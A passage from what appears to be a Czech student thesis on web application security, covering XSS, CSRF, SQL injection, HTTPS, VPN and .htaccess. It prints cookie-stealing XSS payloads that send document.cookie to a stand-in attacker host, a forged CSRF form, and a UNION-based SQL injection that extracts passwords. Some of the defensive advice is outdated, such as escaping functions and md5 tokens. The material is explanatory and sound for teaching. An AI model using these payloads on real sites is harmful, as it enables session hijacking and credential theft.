V případě, že chceme zprávu vybavit elektronickým podpisem, použijeme k tomu svého privátního klíče. Pomocí hashovací funkce se vytvoří kontrolní součet, ten se zašifruje privátním klíčem odesílatele a připojí ke zprávě. Při ověření stejná hashovací funkce vypočte kontrolní součet zprávy, pomocí veřejného klíče odesílatele se dešifruje elektronický podpis a získá kontrolní součet zprávy. V případě shody kontrolních součtů je pravost potvrzena. [14]

### **Tímto způsobem je vždy ověřena:**

- Autenticita podepisující osoby, zprávu mohl podepsat pouze ten kdo má potřebnou dvojici klíčů.
- Integrita zprávy, v případě, že je elektronický podpis vyhodnocen jako korektní.
- Odpovědnost odesílatele, protože privátní klíč zná pouze jeho držitel.[14]

## **7 Zabezpečení a útoky na webové aplikace**

### **7.1 Cross Site Scripting – XSS**

Tato technika je v současné době jednou z nejznámějších při napadení webové aplikace. Nicméně pouze malá část programátorů přikládá tomuto útoku patřičnou pozornost. Princip spočívá v záměrném vložení útočnickova kódu do „bezpečného“ obsahu webové stránky [15]. Objevuje se nejčastěji tam, kde mohou uživatelé zadávat své vlastní data, která jsou následně zobrazena na výstupu. Jedná se typicky o internetová fóra, diskuze, vyhledávače. Nebezpečný kód je napsán v klientském skriptovacím jazyce, nejčastěji v Javascriptu. Rozeznáváme tři typy útoků:

#### **Okamžitý útok**


V originále non-persistent nebo reflected je založen na okamžitém vykonání nebezpečného skriptu. Využívá data, která většinou nejsou dále uložena, což na první pohled nepředstavuje podstatný problém. Ten nastává ve chvíli, kdy webová aplikace využívá parametry z URL. Útočník tak dokáže přesvědčit uživatele, aby kliknul na odkaz s nebezpečnou skritovací funkcí a následně dojde k získání údajů uložených v prohlížeči uživatele [15]. Tento útok se vyskytuje hlavně u vyhledávacích formulářů, chybový stránek apod. Není tolik častý na rozdíl od dalších typů útoku.

#### **Perzistentní útok**


Mnohem větší hrozbu představuje tzv. perzistentní útok (v originále persistent, stored). Jeho hlavní vlastností je to, že po úspěšném útoku zůstává vložený javaskriptový kód na napadené stránce trvale [15]. Těží z faktu, že nezabezpečená aplikace nijak nekontroluje vstupní data. Následky úspěšného útoku jsou mnohonásobně větší než u předchozího, protože se většinou týkají všech uživatelů. Z tohoto důvodu je cílen na internetová fóra, diskuze a především e-mailové služby.




1)  
 Útočník odešle POST data do skriptu register.php - vloží klientský skript do názvu uživatele  
 username = "<script src="http://nebezpečna\_adresa.cz/utok.js"></script>Karel"



2)  
 Na stránku, kde se zobrazují poslední registrovaní uživatelé, přistoupí nic netušící uživatel. Při zobrazení názvu útočníka se přenese se stránkou i skript.



3)  
 Na počítači uživatele se spustí klientský skript (z adresy http://nebezpečna\_adresa.cz/utok.js), který načte všechny cookies uživatele a nepozorovaně je odešle útočnickovému webovému serveru. Mezi cookies se nachází i PHPSESSID, kterou může útočník zneužít k ukradení session ID uživatele.



Obrázek 5 - Typický útok perzistentního útoku, zdroj [15]

### Lokální útok

Nejmladší typ útoku často označován jako DOM-based nebo local. Je velmi podobný okamžitému útoku, ale ke zpracování nebezpečného kódu se zneužije existujícího klientského skriptu [15]. Cílem jsou lokální webové aplikace, ve kterých nastává v případě zpracování parametrů stránky javascriptem, který vypisuje předaný parametr na stránku. Útočník předá v hodnotě parametru vlastní javascriptový kód a ten se provede v kontextu dané stránky.

## Příklad útoku

Útočník se často snaží o získání cookies oběti a následného session ID, které indentifikuje uživatele v dané relaci na serveru. Útočník se poté může vydávat za jiného uživatele.

### Typický příklad odcizení cookies:

```
<script>document.location.replace(`http://www.utocnik.cz/getcookie.php`+document.cookie);</script>
```

Uživatel je přesměrován na stránku útočníka, který pomocí `getcookie.php` zpracuje příchozí cookie. Nevýhodou tohoto útoku je, že dochází k přesměrování na web útočníka, tomu se lze vyhnout následujícím způsobem.

```
<script>
document.write("<img
src='http://www.utocnik.cz/savecookie.php?cookie='+document.cookie+'
width='0' height='0'/>");
</script>
```

Tento útok je těžko odhalitelný, protože útočník nastavil velikost obrázku na 0 x 0 pixelů.

## Řešení zabezpečení

Základem pro obranu je důkladné ošetření všech výstupů z aplikace funkcí `htmlspecialchars()`. Funkce nahradí všechny potencionálně škodlivé znaky jejich odpovídajícími textovými entitami. Například menšítko nahradí za `&lt;`. V konečném důsledku dojde k zobrazení znaků na obrazovku, tak jak je útočník zadal a neinterpretují se ve svém významu.

### Základní programátorský návyk při každém volání funkce `echo`:

```
echo(htmlspecialchars('<h1>Toto chci opravdu vypsat na výstupu</h1>'));
```


Ošetření se používá až při odesílání dat na výstup, jinak se do aplikace vkládají nesystémové rozpory.

## Shrnutí

Útok typu Cross-Site Scripting je jeden z nejčastějších webových útoků současnosti. Má vysokou procentuální úspěšnost z důvodu nedostatečné znalosti programátorů. Každý programátor by si měl pečlivě hlídat implementaci zabezpečení proti tomuto útoku a dodržovat základní pravidla při psaní kódu.

## 7.2 Cross-site request forgery(CSRF)

Další velice rozšířený typ útoků využívá své jednoduchosti a složitější implementace na straně programátora. Týká se zneužití oprávněných požadavků registrovaných uživatelů na určitý systém a princip spočívá v provedení určité akce ve webové aplikaci pod identitou oběti útoku. Metoda je nejčastěji realizována pomocí speciálně upraveného odkazu. V případě kliknutí na odkaz, může útočník provést akci, kterou by uživatel sám nikdy neprovedl. Většinou dochází k volání skriptu s upravenými parametry a pokud aplikace ověřuje provedení akce pouze za pomoci session ID, akce je úspěšně vykonána.



Obrázek 6 - Útok pomocí padělání požadavku, zdroj [15]

### Příklad útoku

Příklad ovlivnění výsledků hlasování ankety. Nejprve si ukážeme jak vypadá zdrojový kód formuláře ankety.

```
<form action="http://www.web.cz/anketa.php" method="post">
<input type="radio" name="vyber" value="1"> možnost a)<br>
<input type="radio" name="vyber" value="2"> možnost b)<br>
<input type="radio" name="vyber" value="3"> možnost c)<br>
<input type="submit" name="hlasovat" value="Hlasovat">
</form>
```

Útočník vytvoří podobný formulář s tím rozdílem, že pole naplní předem požadovanou hodnotou a jako typ uvede hidden. Tím zajistí, že uživatel pole neuvidí a až po kliknutí na falešný odkaz ho uvítá hláška „Děkujeme za váš hlas“. Tento odkaz rozešle na mnoho e-mailových adres nebo vloží do diskuzních fór.

```
<html><head></head>

<form action="http://www.web.cz/anketa.php" method="post">
  <input type="hidden" name="vyber" value="2">
  <input type="submit" name="dalsi" value="Další">
</form></html>
```

## Řešení zabezpečení

Otázka ochrany spočívá v bezstavovém protokolu HTML. Řešením je důkladné zabezpečení vstupních bodů u důležitých operací, které zajistí kontrolu oprávněnosti požadavků uživatele. Tohoto by šlo dosáhnout změnou hesla v aplikaci, ale při provedení každé akce by uživatel musel znovu zadávat heslo. Řešení se tak stává v praxi nepoužitelné díky uživatelské nepřívětivosti a velkému riziku ukradení hesla.

Další možností je dodatečně kontrolovat hlavičku referer, která nám udává adresu, ze které uživatel přišel, jestli je opravdu z naší stránky. Ovšem některé firewally tuto možnost blokují a mažou, proto se jedná o méně spolehlivou cestu.[15]

Typickým řešením je systém **tokenizace**, který je založen na generování jednorázových přístupových hesel (tzv. token) před každou operací. Při vykonání požadavku se ověří, zda odeslaný token je identický s očekávaným, operace se vykoná a token se zničí, aby nemohl být použit znovu. [15] Spolu s komplexním zabezpečením aplikace je tato metoda účinná.

### Příklad dostatečně náhodného generování identifikátorů:

```
$token= md5(uniqid(mt_rand())) . $_SERVER['REMOTE_ADDR'];
```

## Shrnutí

Útok touto metodou dokáže být velice efektivní aniž by uživatel zaregistroval, že se stal jeho součástí. Plyne od samotného základu webových aplikací a protoklu HTML. Z tohoto důvodu je důležité při implementaci ochrany současně použít zabezpečení i proti Cross-site Scripting.


## 7.3 Databáze

Model relačních databází a přístupovém systému klient-server je součástí každého moderního webu. K získávání dat z datábázového serveru se používá komunikační jazyk k tomu určený (většinou SQL) a snahou útočníků je upravení dotazu ve svůj prospěch.

V případě úspěšného útoku se dostanou do cizích rukou data, která jsou citlivá pro uživatele, případně dochází k ovládnutí celého databázového serveru. Důležité je citlivá data, jako jsou hesla, chránit už při ukládání do databáze například správným kódováním.

## SQL Injection

SQL injection je skupina útoků zabývajících se modifikací výstupních dat úpravou vstupních požadavků a hodnot. Útočník hledá místo, kde aplikace posílá SQL dotaz a snaží se o jeho úpravu. Vstupní parametry jsou většinou reflektovány jako hodnoty. V SQL jazyce označujeme hodnoty pomocí znaku '. Pokud se při vkládání hodnota nefiltruje na obsah tohoto znaku a neošetří se pomocí escape sekvence, v tomto případě '\', SQL jazyk interpretuje výskyt řetězce jako konec hodnoty a dál pracuje se zbývajících daty jako s pokračováním dotazu [16].



Obrázek 7 - Příklad SQL injection útoku, zdroj [16]

V případě složitějších útoků použije útočník při formulaci dotazu klíčové slovo UNION, které spojuje více dotazů typu SELECT. Formulace útoku pak může vypadat následovně.

### Původní dotaz:

```
SELECT name, email FROM user WHERE nick = '$nick' LIMIT 1
```

### Hodnota vložená do \$nick:

```
1' UNION SELECT psw AS name, nick AS email FROM user --
```

### Výsledný dotaz:

```
SELECT name, email FROM user WHERE nick = '1' UNION SELECT psw AS name,  
nick AS email FROM user -- LIMIT 1
```

Nezměněný dotazem vybereme jméno a e-mail jednoho uživatele. Po vhodném použití klauzule `UNION` získáme hesla a nicky ostatních uživatelů uložené v tabulce. Omezení `LIMIT` odstraníme pomocí komentáře.

### Metody zabezpečení

Zabezpečení spočívá v převedení všech kontrolních značek v jejich datovou reprezentaci pomocí patřičných escape sekvencí – tj. doplněním značek `'`, `"`, `\` a `NULL` o zpětné lomítko `\`. Co se týče datových typů, je vhodné explicitně hodnoty uzavírat do uvozovek a velmi pečlivě si ošetřovat obsah ukládaných proměnných (např. pomocí regulárních výrazů). V PHP toho docílíme použitím funkce `mysql_real_escape_string()`, která se o převod stará. Jinou možností je použití funkce `addslashes()`, řeší stejný problém s tím rozdílem, že je citlivá na některá nastavení v PHP. [16]

### Shrnutí

Stěžejní je nevěřit datům, které přicházejí od uživatele a dokonale filtrovat vstupní data na základě očekávaných parametrů. Cílem útoku pomocí SQL injection jsou nezabezpečená hesla, e-maily, přístupové údaje, které jsou uloženy v databázi. Proto je důležité správně uložit data, aby po přečtení nedávala smysl. Například u hesel toto zajistíme vhodnou volbou šifrování.

## 7.4 HTTPS


Protokol HTTPS vychází z protokolu HTTP. Zabezpečuje spojení mezi webovým prohlížečem a webovým serverem před odposloucháváním a podvržením dat. Zároveň umožňuje ověření identity protistrany. [17]

### Princip funkce

Přenos je realizován pomocí protokolu HTTP, přičemž data jsou šifrována pomocí SSL nebo TLS šifrování. Před zahájením komunikace stran se vygenerují dva klíče. První privátní nesmí být nikdy zveřejněn a je určený pro soukromé účely. Druhý veřejný je plně dostupný druhé straně a dochází k jeho výměně při zahájení komunikace. Ověřit veřejný klíč lze pomocí výtahu (otisk, miniatura, hash) u protistrany se nejčastěji využívá digitálního podpisu nejlépe důvěrnou certifikační autoritou. Šifrování zajistí obranu před odposloucháváním komunikačního kanálu a ověřením autenticity veřejného klíče vyloučíme útok s aktivním prostředníkem.

## Šifrování pomocí SSL

SSL představuje komunikační protokol, který zajišťuje šifrování dat, autentizaci serveru, datovou integritu a autentizaci klienta pro komunikaci na bázi protokolu TCP/IP. Jedná se o další vrstvu, která je vložena mezi transportní vrstvu TCP a aplikační protokol HTTP. Tato vrstva umožňuje autentizovat dvě komunikující strany a ustavit mezi nimi šifrované spojení. V prostředí WWW jde většinou pouze o jednostranné spojení, tedy, že webový server prokáže svojí totožnost, uživatel si tak je jist s kým komunikuje. Využívá se k tomu asymetrické kryptování za použití veřejného klíče (Public Key), který je podepsán certifikační autoritou (Certificate Authority - CA), která ověřuje, že ten komu certifikát vydává, je opravdu ten, za koho se prohlašuje. Veřejný klíč severu je ocertifikován a certifikát podepsán soukromým klíčem certifikační autority, klient má k dispozici veřejné klíče důvěryhodných certifikačních autorit, pomocí kterých je schopen ověřit certifikát severu.



Obrázek 8 - Uspořádání vrstev protokolu TCP/IP s vrstvou SSL, zdroj [18]

### Hlavní přínosy protokolu SSL:

- Spolehlivost – kontrola integrity je zabezpečena pomocí entity MAC,
- Bezpečné šifrování – využívá asymetrického šifrování při přenosu dat,
- Interoperabilita – řeší úspěšnou výměnu parametrů mezi stranami bez znalosti kódu aplikace druhé strany,
- Relativní efektivita – kompenzuje vysokou zátěž, při šifrovacích operacích, přídatnými funkcemi jako např. komprimace dat nebo kešování spojení,
- Rozšiřitelnost – princip protokolu umožňuje implementaci nových metod šifrování a výměny. [18]

## Šifrování pomocí TLS

Protokol TLS představuje novější verzi protokolu SSL, někdy označován jako SSL v3.1. Rozdíly mezi protokoly nejsou nijak dramatické, nicméně jsou tak významné, že spolu protokoly nespoupracují.

Při použití blokového šifrovacího algoritmu je nutné datové bloky doplnit na násobky určité velikosti. V TLS protokolu může doplnění končit v jakékoliv délce, která je násobkem délky bloku (do velikosti 255 byte). Například – jestliže mají data před šifrováním délku 79 byte a délka šifrovacího bloku je 8, doplněk může být dlouhý 1, 9, 17, atd. až 249 byte. V případě SSL protokolu musí být doplněk nejkratší možné velikosti. [18]

Určitý rozdíl je také ve výpočtu MAC, nicméně na výsledné zabezpečení nemá tato odlišnost vliv. TLS podporuje všechny výstrahy protokolu definované v SSL 3.0 s výjimkou no\_certificate [18].

Našli bychom další rozdíly, ale jak už bylo řečeno, tyto protokoly se liší pouze v detailech, které na výsledný přínos nemají velký vliv. Protokol TLS se po publikování zařadil mezi internetové standardy a je plnohodnotně využíván pro ověřování a šifrovací komunikaci mezi servery a klienty.

## **Shrnutí**

Myslím si, že zabezpečený přenos by měl být samozřejmostí u organizací, které chtějí pomocí internetu poskytnout důvěrné informace. Jedná se hlavně o bankovní instituce, u kterých získání dat třetí osobou znamená ztrátu důvěry její klientely. Pouze šifrovaný přenos zajistí to, že komunikace je opravdu důvěrná a víme, že na druhé straně je opravdu ten, s kým chceme komunikovat. Každý uživatel musí mít jistotu v bezpečnosti přenosu informací a minimalizovat potenciální hrozbu útoku na svá data.

## **7.5 VPN**

Pod zkratkou VPN se skrývá velké množství definic. Ta nejjednodušší říká, že VPN je privátní síť, vybudovaná v rámci veřejné síťové infrastruktury, jakou je např. globální Internet [20].


### **K čemu slouží**

VPN nám umožňuje „skrýt“ část komunikace v síti a vytvořit tak soukromé prostředí. Pro nás je důležité, že pomocí VPN lze vytvořit šifrované spojení mezi dvěma uzly typu uzel – uzel. Tato forma realizace se prioritně používá při komunikaci uživatele se zabezpečenou aplikací nejčastěji v oboru elektronického obchodování.

### **Zabezpečený přenos u VPN**

Za pomoci šifrovacích technologií můžeme velice efektivně realizovat zabezpečený přenos. Nejpoužívanější architekturou je IPSec, která představuje rozšíření IP protokolu o bezpečnostní složku. Realizuje se na síťové vrstvě a poskytuje tak transparentně bezpečnost kterékoliv síťové aplikaci na rozdíl od TLS/SSL, kde je nutná podpora aplikace.





Obrázek 9 - Základní součásti protokolu IPsec, zdroj [21]

#### Protokoly, které obsahuje IPsec:

- AH – ověřuje původ jednotlivých paketů,
- ESP – šifruje a ověřuje původ dat,
- IKE – řeší ověřování identity účastníků komunikace a výměnu symetrických klíčů.

#### Přínosy VPN

Hlavními přínosy budované VPN sítě jsou značné ušetření nákladů spojených s realizací sítě a také zabezpečení přenášených dat. Cílem technologie IPsec je vytvoření šifrovaného tunelu mezi dvěma koncovými zařízeními. Definuje i standardní metody pro výměnu a správu klíčů.

#### Vybudování bezpečnostního přenosu nám zajistí následující vlastnosti:

- Důvěrnost přenosu – data jsou šifrována,
- Integritu dat – příjemce ověří, zde nedošlo během přenosu k manipulaci s daty,
- Ochranu proti opakovanému zaslání požadavku,
- Autentifikaci – pomocí digitálního podpisu.

## Shrnutí

Vytvořením šifrované komunikace pomocí VPN zajistíme bezpečnost komunikace ještě na vyšší úrovni než předchozími metodami. Za pomoci hashovacích algoritmů, metod tunelování, šifrovacích algoritmů lze dosáhnout kvalitního zabezpečení. Důležité je pořízení síťových prvků, které podporují VPN, od směrovačů přes firewally po specializované VPN koncentrátory. Z důvodu výpočetně náročného šifrování, je vhodné použít zařízení, která podporují hardwarové šifrování.

## 7.6 Omezení přístupu za pomoci .htaccess

Další možností zabezpečení je použití konfiguračního souboru webového serveru s názvem .htaccess. Jedná o soubor, který umožňuje mimo jiné také omezení přístupu do aplikace. Podporu souborů .htaccess a .htpasswd musíme zapnout v souboru http.conf pomocí instrukce AllowOverride.

### Princip konfiguračního souboru

Použijeme-li souboru .htaccess, uživatel při příchodu na stránky automaticky spustí omezení definovaná v tomto konfiguračním souboru. Využitím několika speciálních parametrů spolu se souborem .htpasswd, lze realizovat načtení hesla a uživateli je zobrazeno okno pro zadání jména a hesla.

### Příklad vytvoření omezeného přístupu

**Do souboru .htpasswd vložíme nick uživatele a vygenerované heslo, zašifrované pomocí šifrovacího algoritmu**

```
admin:$apr1$bcMi../..$i5bNdQfUL3HFBIwAf4ke51
```

**Poté do souboru .htaccess vložíme následující zdrojový kód**

```
AuthType Basic  
AuthName "Přihlašte se prosím"  
AuthUserFile /full/path/to/.htpasswd  
Require valid-user
```

Důležité je správně nastavit cestu k souboru s hesly v řádku AuthUserFile.

## Shrnutí


Soubor .htaccess dokáže zabezpečit přístup do aplikace pro určité uživatele, nicméně nejde o zabezpečení proti hacku.

## 8 Návrh databáze

Správné navržení databázové struktury je základním aspektem pro spolehlivě fungující internetový systém, využívající ukládání dat do databáze.

Cílem při návrhu bylo zajištění integrity dat a dodržení třetí normálové formy. Ve výsledku se databáze pro servisní oddělení skládá ze 4 tabulek. K návrhu byl využit program Toad Data Modeler, který dokáže vytvořit grafický návrh tabulek se všemi atributy a následně je propojovat mezi sebou. Program poté vygeneruje SQL kód pomocí, kterého lze implementovat návrh na databázový systém. V mém případě jsem využil služby MySQL systému, který je volně dostupný.

### 8.1 E-R diagram



Obrázek 10 - ER diagram, zdroj: autor

## 8.2 Popis tabulek v databázi

### Tabulka zákazník

zakaznik		
id_zak	Int	NN (PK)
jmeno	Varchar(50)	NN
